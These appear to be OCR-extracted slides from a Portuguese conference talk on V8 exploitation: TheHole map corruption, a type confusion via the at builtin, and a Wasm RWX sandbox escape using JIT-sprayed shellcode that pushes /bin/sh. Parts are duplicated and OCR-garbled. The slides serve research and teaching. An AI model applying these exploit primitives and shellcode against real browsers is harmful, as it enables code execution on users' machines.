
Quando definimos um array assim é normal ser internamente alocado mais valores, mas são todos preenchidos com o TheHole para dizer que não existe nada ali ainda para o JS.





# NOVAS TÉCNICAS - THEHOLE

A primeira técnica a utilizar o TheHole foi usando o `map.delete()`, utilizando ele podemos deletar mais de uma vez o mesmo valor por ser um TheHole e posteriormente sobrescrever seu tamanho para ter um oob read/write.



```
// natives syntax to get TheHole
let hole = %TheHole();
var map = new Map();
map.set(1, 1);
map.set(hole, 1);
// delete twice TheHole and make a map.size === -1
map.delete(hole);
map.delete(hole);
map.delete(1);
// set map.capacity = 0x10
map.set(0x10, -1);
```



# NOVAS TÉCNICAS - ~~THEHOLE~~


A primeira técnica a utilizar o TheHole foi usando o `map.delete()`, utilizando ele podemos deletar mais de uma vez o mesmo valor, gerar um TheHole e posteriormente escrever um tamanho qualquer no

JS exploit....  
native syntax to get TheHole  
hole = %TheHole();  
var map = new Map();  
map.set(1, 1);  
map.set(hole, 1);  
// delete twice TheHole and make map.size == -1  
map.delete(hole);  
map.delete(hole);  
map.delete(-1);  
// Set map.capacity = 0x10  
map.set(0x10, -1);



# NOVAS TÉCNICAS - THEHOLE

Posteriormente, o @mistymntncop conseguiu forçar um type confusion com o TheHole e criar um `Range(0, 0)` para um inteiro 1, fazendo com que no build-in `at` você tenha um acesso oob.




Terminal window title: JS exploit....

```
let index = Number(b ? the.hole : -1);
index |= 0;
index += 1;
let arr1 = [0x1337, {}];
let arr2 = [addr, 2.2, 3.3, 4.4];
let fake_obj = arr1.at(index * 8);
```



# NOVAS TÉCNICAS - THEHOLE

Posteriormente, o @m1stymntncop conseguiu forçar um type confusion com o `theHole` e criar um `Range(0, 0)` para um int, o que quando com que no build-in `at` aceita nenhuma dessas oob.



The image shows a debugger interface with assembly code and annotations. The assembly code is:

```
1 (b) {
2     let index = Number(b ? the.hole : -1);
3     index |= 0;
4     index += 1;
5     index *= 666;
6 }
```

Annotations highlight specific instructions:

- Line 52: `Range(1, 1)` is shown above the instruction `Range(1, 1)`.
- Line 53: `SpeculativeSafeIntegerAdd Range(0, 0)` is shown above the instruction `SpeculativeSafeIntegerAdd`.
- Line 55: `SpeculativeNumberMultiply Range(0, 0)` is shown above the instruction `SpeculativeNumberMultiply`.

A large red watermark "Patched" is overlaid across the image.



```
1 (b) {
2     let index = Number(b ? the.hole : -1);
3     index |= 0;
4     index += 1;
5     index *= 666;
6 }
```

```
let arr1 = [1.1, 2.2, 3.3, 4.4];
let arr2 = [1.1, 2.2, 3.3, 4.4];
let result = arr1.at(index + 3);
```



# NOVAS TÉCNICAS - WASM RIP

Basicamente ainda existem ponteiros raw que apontam para uma região RWX – De volta ao início, não?

```
V8 version 12.1.0 (candidate)
d8> pwn()
— WebAssembly code —
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 84 + 44 padding)
Instructions (size = 72)
0x57def730b80    0 55
0x57def730b81    1 4889e5
0x57def730b84    4 6a08
0x57def730b86    6 56
0x57def730b87    7 4881ec10000000
0x57def730b8e    e 493b65a0
0x57def730b92   12 0f8618000000
0x57def730b98   18 4c8b5677
0x57def730b9c   1c 41832a18
0x57def730ba0   20 0f8815000000

pwndbg> x/8i 0x11e6286a9b98+2
0x11e6286a9b9a:    nop
0x11e6286a9b9b:    nop
0x11e6286a9b9c:    nop
0x11e6286a9b9d:    nop
0x11e6286a9b9e:    nop
0x11e6286a9b9f:    nop
0x11e6286a9ba0:    nop
0x11e6286a9ba1: int3

pwndbg> c
Continuing.

Thread 1 "d8" received signal SIGTRAP, Trace/breakpoint trap.
0x000011e6286a9ba2 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS / sh
*RAX 0x0
*RBX 0x5574d531a140 (v8::internal::Runtime_LoadNoFeedbackIC_Miss
*RCX 0x5574d82af660 ← RAX
```



# NOVAS TÉCNICAS - WASM RIP

```
V8 version 12.1.0 (candidate)
d8> %DebugPrint(wasm_instance1)
DebugPrint: 0x58d0019a3e1: [WasmInstanceObject] in OldSpace
- map: 0x058d00191215 <Map[208]>[HOLEY_ELEMENTS] [FastProperties]
- prototype: 0x058d001912c1 <Object map = 0x58d0019a3b9>
- elements: 0x058d000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x058d0004b36d <Module map = 0x58d001910ed>
- exports_object: 0x058d0004b44d <Object map = 0x58d0019a5d5>
- native_context: 0x058d00183c51 <NativeContext[284]>
- memory_objects: 0x058d000006a5 <FixedArray[0]>
- tables: 0x058d000006a5 <FixedArray[0]>
- indirect_function_tables: 0x058d000006a5 <FixedArray[0]>
- imported_function_refs: 0x058d000006a5 <FixedArray[0]>
- indirect_function_table_refs: 0x058d000006a5 <FixedArray[0]>
- wasm_internal_functions: 0x058d0004b41d <FixedArray[1]>
- managed_object_maps: 0x058d0004b441 <FixedArray[1]>
- feedback_vectors: 0x058d000006a5 <FixedArray[0]>
- well_known_imports: 0x058d000006a5 <FixedArray[0]>
- memory0_start: 0x68cfffffff
- memory0_size: 0
- new_allocation_limit_address: 0x5587c03d5ba0
- new_allocation_top_address: 0x5587c03d5b98
- old_allocation_limit_address: 0x5587c03d5bb8
- old_allocation_top_address: 0x5587c03d5bb0
- imported_function_targets: 0x058d0000e19 <ByteArray[0]>
- globals_start: 0x68cfffffff
- imported mutable_globals: 0x058d0000e19 <ByteArray[0]>
- indirect_function_table_size: 0
- indirect_function_table_sig_ids: 0x058d00000e19 <ByteArray[0]>
- indirect_function_table_targets: 0x058d0000604d <ExternalPointerArray[0]>
- isorecursive_canonical_types: 0x5587c0437610
- jump_table_start: 0x3b4894d5f000
- data_segment_starts: 0x058d00000e19 <ByteArray[0]>
```


```
pwndbg> x/10gx 0x58d0019a3e1-1
0x58d0019a3e0: 0x000006a500191215 0x000006a5000006a5
0x58d0019a3f0: 0x00000e19000006a5 0x00000e190000604d
0x58d0019a400: 0x00000000000000e19 0xffffffffffff000000
0x58d0019a410: 0x00000000000000000 0x0000587c0437610
0x58d0019a420: 0xfffffff000000 0x00003b4894d5f000
pwndbg> xinfo 0x00003b4894d5f000
Extended information for virtual address 0x3b4894d5f000:
Containing mapping:
 0x3b4894d5f000 0x3b4894d60000 rwxp 1000 0 [anon_3b4894d5f]
Offset information:
  Mapped Area 0x3b4894d5f000 = 0x3b4894d5f000 + 0x0
pwndbg> █
```

- Sandbox prefix
- RWX pointer



# NOVAS TÉCNICAS - WASM RIP

- Se você tiver R/W dentro da sandbox, pode criar uma instância Wasm com a mesma técnica de JIT spray e após isso corromper esse endereço para desalinear as instruções. Não podemos escrever para onde esse endereço aponta, pois não temos primitiva para isso, o `backing\_store` só aceita offset's de 40-bits, por exemplo, por isso precisamos do JIT spray.



# NOVAS TÉCNICAS - WASM RIP

```
— WebAssembly code —
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 384 = 328 + 56 padding)
Instructions (size = 316)
0xec39cc20bb00 0 55          push rbp
0xec39cc20bb01 1 4889e5      REX.W movq rbp,rs
0xec39cc20bb04 4 6a08        push 0x8
0xec39cc20bb06 6 56          push rsi
0xec39cc20bb07 7 4881ec40000000 REX.W subq rsp,0x40
0xec39cc20bb08 e 493b65a0    REX.W cmpq rsp,[r13-0x60]
0xec39cc20bb09 12 0f860b010000 jna 0xec39cc20ca3 <0x123>
0xec39cc20bb08 18 49baefbeadefbeadde REX.W movq r10,0xdeadbeefdeadbeef
0xec39cc20bb02 22 c4c1f96ec2 vmovq xmm0,r10
0xec39cc20bb07 27 49ba682f73680090eb07 REX.W movq r10,0x7eb900068732f68
0xec39cc20bb01 31 c4c1f96eca vmovq xmm1,r10
0xec39cc20bb06 36 49ba589090909090eb07 REX.W movq r10,0x7eb909090909058
0xec39cc20bb00 40 c4c1f96ed2 vmovq xmm2,r10
0xec39cc20bb05 45 49ba682f62696e90eb07 REX.W movq r10,0x7eb906e69622f68
0xec39cc20bbcf 4f c4c1f96eda vmovq xmm3,r10
0xec39cc20bd4 54 49ba5a909090909090eb07 REX.W movq r10,0x7eb90909090905a
0xec39cc20bbe 5e c4c1f96ee2 vmovq xmm4,r10
0xec39cc20bbe3 63 49ba48c1e0209090eb07 REX.W movq r10,0x7eb909020e0c148
0xec39cc20bed 6d c4c1f96eea vmovq xmm5,r10
0xec39cc20bf2 72 49ba31f690909090eb07 REX.W movq r10,0x7eb90909090f631
0xec39cc20bfc 7c c4c1f96ef2 vmovq xmm6,r10
0xec39cc20c01 81 49ba4801d0909090eb0c REX.W movq r10,0xceb909090d00148
0xec39cc20c0b 8b c4c1f96effa vmovq xmm7,r10
0xec39cc20c10 90 c5fb1145d8 vmovsd [rbp-0x28],xmm0
0xec39cc20c15 95 49ba31d290909090eb0c REX.W movq r10,0ceb90909090d231
```

```
pwndbg> x/i 0xec39cc20ba7
0xec39cc20ba7:      movabs r10,0x7eb900068732f68
pwndbg> x/3i 0xec39cc20ba7+2
0xec39cc20ba9:      push   0x68732f
0xec39cc20bae:      nop
0xec39cc20baf:      jmp    0xec39cc20bb8
pwndbg> █
```



# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING



O Liftoff é o compilador Wasm do v8, ele é responsável por gerar o assembly relativo do WebAssembly o mais rápido possível. O interessante aqui são como os valores de dentro da Sandbox são tratados.



# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

```
;; Get 2 params, 32bits offset and 64bits to write
(module
  (memory 1)

  (func (export "write")
    (param $offset i32)      ; Offset within memory
    (param $value i64)        ; 64-bit integer to write
    (i64.store
      (local.get $offset)    ; Get the memory offset
      (local.get $value)     ; Get the i64 value
    )
  )
)
```

— WebAssembly code —

name:	wasm-function[3]	
index:	3	
kind:	wasm function	
compiler:	Liftoff	
Body (size = 128 = 104 + 24 padding)		
Instructions (size = 92)		
0x3f7a74d79bc0	0 55	push rbp
0x3f7a74d79bc1	1 4889e5	REX.W movq rbp,rsp
0x3f7a74d79bc4	4 6a08	push 0x8
0x3f7a74d79bc6	6 56	push rsi
0x3f7a74d79bc7	7 4881ec10000000	REX.W subq rsp,0x10
0x3f7a74d79bc8	e 493b65a0	REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79bd2	12 0f8623000000	ina 0x3f7a74d79bf8 <+0x3b>
0x3f7a74d79bd8	18 488b4e27	REX.W movq rcx,[rsi+0x27]
0x3f7a74d79bdc	1c 48c1e918	REX.W shrq rcx, 24
0x3f7a74d79be0	20 4903ce	REX.W addq rcx,r14
0x3f7a74d79be3	23 48891401	REX.W movq [rcx+rax*1],rdx
0x3f7a74d79be7	27 4c8b5677	REX.W movq r10,[rsi+0x77]
0x3f7a74d79beb	2b 41836a0c27	subl [r10+0xc],0x27
0x3f7a74d79bf0	30 0f8814000000	js 0x3f7a74d79c0a <+0x4a>
0x3f7a74d79bf6	36 488be5	REX.W movq rbp,rsp
0x3f7a74d79bf9	39 5d	pop rbp
0x3f7a74d79bfa	3a c3	retl

# **NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING**

```
r3tr0 in v8 on ↵ main
→ ./out/x64.release/d8 --print-code --allow-natives-syntax --shell /media/ssd/exploits/v8/v8-releas
V8 version 12.1.0 (candidate)
d8> %DebugPrint(wasm instance)
DebugPrint: 0x38f50019a309: [WasmInstanceObject] in OldSpace
- map: 0x38f500191219 <Map[208](HOLEY_ELEMENTS> [FastProperties]
- prototype: 0x38f5001912c5 <Object map = 0x38f50019a2e1>
- elements: 0x38f5000006a5 <FixedArray[0]> [HOLEY_ELEMENTS]
- module_object: 0x38f50004b3f9 <Module map = 0x38f5001910f1>
- exports_object: 0x38f50004b58d <Object map = 0x38f50019a63d>
- native_context: 0x38f500183c51 <NativeContext[285]>
- memory_objects: 0x38f50004b4b9 <FixedArray[1]>
- tables: 0x38f5000006a5 <FixedArray[0]>
- indirect_function_tables: 0x38f5000006a5 <FixedArray[0]>
- imported_function_refs: 0x38f5000006a5 <FixedArray[0]>
- indirect_function_table_refs: 0x38f5000006a5 <FixedArray[0]>
- wasm_internal_functions: 0x38f50004b4a9 <FixedArray[2]>
- managed_object_maps: 0x38f50004b57d <FixedArray[2]>
- feedback_vectors: 0x38f5000006a5 <FixedArray[0]>
- well_known_imports: 0x38f5000006a5 <FixedArray[0]>
- memory0_start: 0x38f880000000
d8> ↵
pwndbg> b *0x3b34546a5c18
Breakpoint 1 at 0x3b34546a5c18
pwndbg> c
Continuing.

Thread 1 "d8" hit Breakpoint 1,
LEGEND: STACK | HEAP | CODE | DA ,rsp
,0x10
,*RAX 0x0 ,,[r13-0x60]
,*RBX 0x555da27635b0 (v8::intern9fb9fb <+0x3b>
,*RCX 0x555da538ce40 ← 0x0 ,,[rsi+0x27]
,*RDX 0x555da538af20 → 0x38f500_24
,*RDI 0x3b34546a5000 ← jmp 0x3b,r14
,*RSI 0x38f50019a309 ← 0xa50000+rax*1],rdx
,*R8 0x7fff0e9bdee8 ← 0x6 ,,[rsi+0x77]
,*R9 0xfffff90a ,0x27
,*R10 0x7fd05b9a0000 ← 0x0 c0a <+0x4a>
,*R11 0x7fff0e9bde90 ← 0x0 ,rbp
,*R12 0x7fd06df74598 ← 0x1
retl
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

```
— WebAssembly code —
name: wasm-function[3]
index: 3
kind: wasm function
compiler: Liftoff
Body (size = 128 = 104 + 24 padding)
Instructions (size = 92)
0x3f7a74d79bc0    0  55          push rbp
0x3f7a74d79bc1    1  4889e5      REX.W movq rbp,rsp
0x3f7a74d79bc4    4  6a08        push 0x8
0x3f7a74d79bc6    6  56          push rsi
0x3f7a74d79bc7    7  4881ec10000000 REX.W subq rsp,0x10
0x3f7a74d79bce    e  493b65a0      REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79bd2   12  0f8623000000 jna 0x3f7a74d79bfb  <+0x3b>
0x3f7a74d79bd8   18  488b4e27      REX.W movq rcx,[rsi+0x27]
0x3f7a74d79bdc   1c  48c1e918      REX.W shrq rcx, 24
0x3f7a74d79be0   20  4903ce        REX.W addq rcx,r14
0x3f7a74d79be3   23  48891401      REX.W movq [rcx+rax*1],rdx
0x3f7a74d79be7   27  4c8b5677      REX.W movq r10,[rsi+0x77]
0x3f7a74d79beb   2b  41836a0c27    subl [r10+0xc],0x27
0x3f7a74d79bf0   30  0f8814000000 js 0x3f7a74d79c0a  <+0x4a>
0x3f7a74d79bf6   36  488be5        REX.W movq rsp,rbp
0x3f7a74d79bf9   39  5d          pop rbp
0x3f7a74d79bfa   3a  c3          retl
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

```
— WebAssembly code —  
name: wasm-function[3]  
index: 3  
kind: wasm function  
compiler: Liftoff  
Body (size = 128 = 104 + 24 padding)  
Instructions (size = 92)  
0x3f7a74d79bc0    0  55          push rbp  
0x3f7a74d79bc1    1  4889e5      REX.W movq rbp,rsp  
0x3f7a74d79bc4    4  6a08      push 0x8  
0x3f7a74d79bc6    6  56          push rsi  
0x3f7a74d79bc7    7  4881ec10000000  REX.W subq rsp,0x10  
0x3f7a74d79bce    e  493b65a0  REX.W cmpq rsp,[r13-0x60]  
0x3f7a74d79bd2   12  0f8623000000  jna 0x3f7a74d79bfb  <+0x3b>  
0x3f7a74d79bd8   18  488b4e27  REX.W movq rcx,[rsi+0x27]  
0x3f7a74d79bdc   1c  48c1e918  REX.W shrq rcx, 24  
0x3f7a74d79be0   20  4903ce      REX.W addq rcx,r14  
0x3f7a74d79be3   23  48891401  REX.W mova [rcx+rax*1].rdx  
0x3f7a74d79be7   27  4c8b5677  REX.W movq r10,[rsi+0x77]  
0x3f7a74d79beb   2b  41836a0c27  subl [r10+0xc],0x27  
0x3f7a74d79bf0   30  0f8814000000  js 0x3f7a74d79bf0a  <+0x4a>  
0x3f7a74d79bf6   36  488be5      REX.W movq rsp,rbp  
0x3f7a74d79bf9   39  5d          pop rbp  
0x3f7a74d79bfa   3a  c3          retl
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING



```
js  nop.wasm

;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

— WebAssembly code —

```
name: wasm-function[0]
index: 0
kind: wasm function
compiler: Liftoff
Body (size = 128 = 80 + 48 padding)
Instructions (size = 68)
0x3f7a74d79c40      0  55          push rbp
0x3f7a74d79c41      1  4889e5     REX.W movq rbp,rsp
0x3f7a74d79c44      4  6a08       push 0x8
0x3f7a74d79c46      6  56          push rsi
0x3f7a74d79c47      7  4881ec10000000 REX.W subq rsp,0x10
0x3f7a74d79c4e      e  493b65a0   REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79c52      12 0f8613000000 jna 0x3f7a74d79c6b <+0x2b>
0x3f7a74d79c58      18 4c8b5677   REX.W movq r10,[rsi+0x77]
0x3f7a74d79c5c      1c 41832a18   subl [r10],0x18
0x3f7a74d79c60      20 0f8810000000 js 0x3f7a74d79c76 <+0x36>
0x3f7a74d79c66      26 488be5    REX.W movq rsp,rbp
0x3f7a74d79c69      29 5d          pop rbp
0x3f7a74d79c6a      2a c3          retl
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING



```
js nop.wasm

;; Literally do nothing
(module
  (func (export "nop")
    nop
  )
)
```

— WebAssembly code —  
name: wasm-function[0]  
index: 0  
kind: wasm function  
compiler: Liftoff  
Body (size = 128 = 80 + 48 padding)  
Instructions (size = 68)

Address	OpCode	Value	Description
0x3f7a74d79c40	0	55	push rbp
0x3f7a74d79c41	1	4889e5	REX.W movq rbp,rsp
0x3f7a74d79c44	4	6a08	push 0x8
0x3f7a74d79c46	6	56	push rsi
0x3f7a74d79c47	7	4881ec10000000	REX.W subq rsp,0x10
0x3f7a74d79c4e	e	493b65a0	REX.W cmpq rsp,[r13-0x60]
0x3f7a74d79c52	12	0f8613000000	ja 0x3f7a74d79c6b <+0x2b>
0x3f7a74d79c58	18	4c8b5677	REX.W movq r10,[rsi+0x77]
0x3f7a74d79c5c	1c	41832a18	subl [r10],0x18
0x3f7a74d79c60	20	0f8810000000	js 0x3f7a74d79c6b <+0x36>
0x3f7a74d79c66	26	488be5	REX.W movq rsp,rbp
0x3f7a74d79c69	29	5d	pop rbp
0x3f7a74d79c6a	2a	c3	retl

# **NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING**

```
;; Literally do nothing
(module
  (func (export "r") (nop)
        Lembret
    )
)
```

```
op.was...  
do nothing  
nt "  
Computer. Editor.  
Body (size = 128 = 80 + 48 padding)  
Instructions (size = 68)  
0x3f7a74d79c40 0 5  
0x3f7a74d79c41 4889e5  
0x3f7a74d79c44 4 6a08  
0x3f7a74d79c46 6 56  
0x3f7a74d79c47 7 4881ec10000000  
push r  
REX.W  
push 0  
push r  
REX.W
```

Lembrete: O código Wasm é uma página RWX

— WebAssembly code —  
name: wasm-function[0]  
index: 0  
kind: wasm function  
compiler: Liftoff  
Body (size = 128 = 80 + 48 padding)  
Instructions (size = 68)  

	0	4	8	12	16	20	24	28	32	36	40	44	48	52	56	60	64	68
0x3f7a74d79c40	0	45																
0x3f7a74d79c44	4	6a08																
0x3f7a74d79c46	6	56																
0x3f7a74d79c47	7	4881ec10000000																
0x3f7a74d79c4e	e	493b65a0																
0x3f7a74d79c52	12	0f8613000000																
0x3f7a74d79c58	18	4c8b5677																
0x3f7a74d79c5c	1c	41832a18																
0x3f7a74d79c60	20	0f8810000000																
0x3f7a74d79c66	26	488be5																
0x3f7a74d79c69	29	5d																
0x3f7a74d79c6a	2a	c3																

O código Wasm é uma página RWX

```
push rbp
REX.W movq rbp,rsp
push 0x8
push rsi
REX.W subq rsp,0x10
REX.W cmpq rsp,[r13-0x60]
jna 0x3f7a74d79c6b <+0x2b>
REX.W movq r10,[rsi+0x77]
subl [r10],0x18
js 0x3f7a74d79c6b <+0x3b>
REX.W movq rsp,rbp
pop rbp
retl
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

Com essa primitiva podemos alterar instruções, inclusive o "shift" que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
RAX 0x564ae029fee0 -> 0x163d00198ed9 ← 0x1c27050505000004
RBX 0x163d0004b165 ← 0x50005000006
RCX 0x163d0019a8c5 ← 0x212e000307000004
RDX 0x564ae02a1e00 ← 0x0
RSI 0x3f7a74d79000 ← jmp 0x3f7a74d79c40 /* 0xb80e900000c3be9 */
RSI 0x163d0019a329 ← 0xa500006a5001912
R8 0x7ffefa617ac0 ← 0x916
R9 0x564ae024db80 -> 0x564adea14800 (Builtins_AdaptorWithBuiltinExitFrame) ← mov ecx, dword ptr [rdi + 0xf]
*R10 0x3f7a74d79bde ← jmp 0x3f7a42dae4fb /* 0x148948ce034918e9 */
R11 0x7ffefa617a68 -> 0x564ae029fee0 -> 0x163d00198ed9 ← 0x1c27050505000004
R12 0x7fbc28159598 ← 0x1
R13 0x564ae024db80 -> 0x564adea14800 (Builtins_AdaptorWithBuiltinExitFrame) ← mov ecx, dword ptr [rdi + 0xf]
R14 0x163d00000000 ← 0x40000
R15 0x1
RBP 0x7ffefa617948 -> 0x7ffefa617980 -> 0x7ffefa617b48 -> 0x7ffefa617ba8 -> 0x7ffefa617bd8 ← ...
RSP 0x7ffefa617928 -> 0x7ffefa617ae8 ← 0x22 /* ' ' */
*RIP 0x3f7a74d79c5c ← sub dword ptr [r10], 0x18 /* 0x10880f182a8341 */
[ DISASM / x86-64 / set emulate on ]
0x3f7a74d79c58          mov    r10, qword ptr [rsi + 0x77]
► 0x3f7a74d79c5c          sub    dword ptr [r10], 0x18
0x3f7a74d79c60          js     0x3f7a74d79c76           <0x3f7a74d79c76>
0x3f7a74d79c66          mov    rsp, rbp
0x3f7a74d79c69          pop    rbp
0x3f7a74d79c6a          ret
↓
0x564adea1f1fa ↳ Builtins_ISToWasmWrapperAsm138...      mov    r12, qword ptr [r13 + 0x1501]
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

Com essa primitiva podemos alterar instruções, inclusive o "shift" que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    shr    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg>
```

```
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    rcl    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg>
```

# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

Com essa primitiva podemos alterar instruções, inclusive o "shift" que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    shr    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg>                                shr rcx, 0x18 == 48c1e918
rcl rcx, 0x18 == 48c1d118
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    rcl    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg>
```



# NOVAS TÉCNICAS - WASM ASSEMBLY ABUSING

Com essa primitiva podemos alterar instruções, inclusive o “shift” que limita o tamanho dos ponteiros que podemos escrever na primeira função

```
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    shr    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg> shr rcx, 0x18 == 48c1e918
rcl rcx, 0x18 == 48c1d118
pwndbg> x/3i 0x3f7a74d79bd8
0x3f7a74d79bd8:    mov    rcx,QWORD PTR [rsi+0x27]
0x3f7a74d79bdc:    rcl    rcx,0x18
0x3f7a74d79be0:    add    rcx,r14
pwndbg>
```





o

# DEMO EXPLOIT



Nova técnica ao vivo!





06

# EXPLOITS IN GARDEN && IN WILD

Exploits não vão parar tão cedo





# EXPLOITS POR AÍ



ISOSCELES


Services Company Contact



Sign in

Subscribe

## The WebP Oday



# EXPLOITS POR AÍ



ISOSCELES

Services

Company

Contact



Sign in

Subscribe

## The WebP Oday

Early last week, Google released a new stable update for Chrome. The update included a single security fix that was reported by Apple's Security Engineering and Architecture (SEAR) team. The issue, CVE-2023-4863, was a heap buffer overflow in the WebP image library, and it had a familiar warning attached:

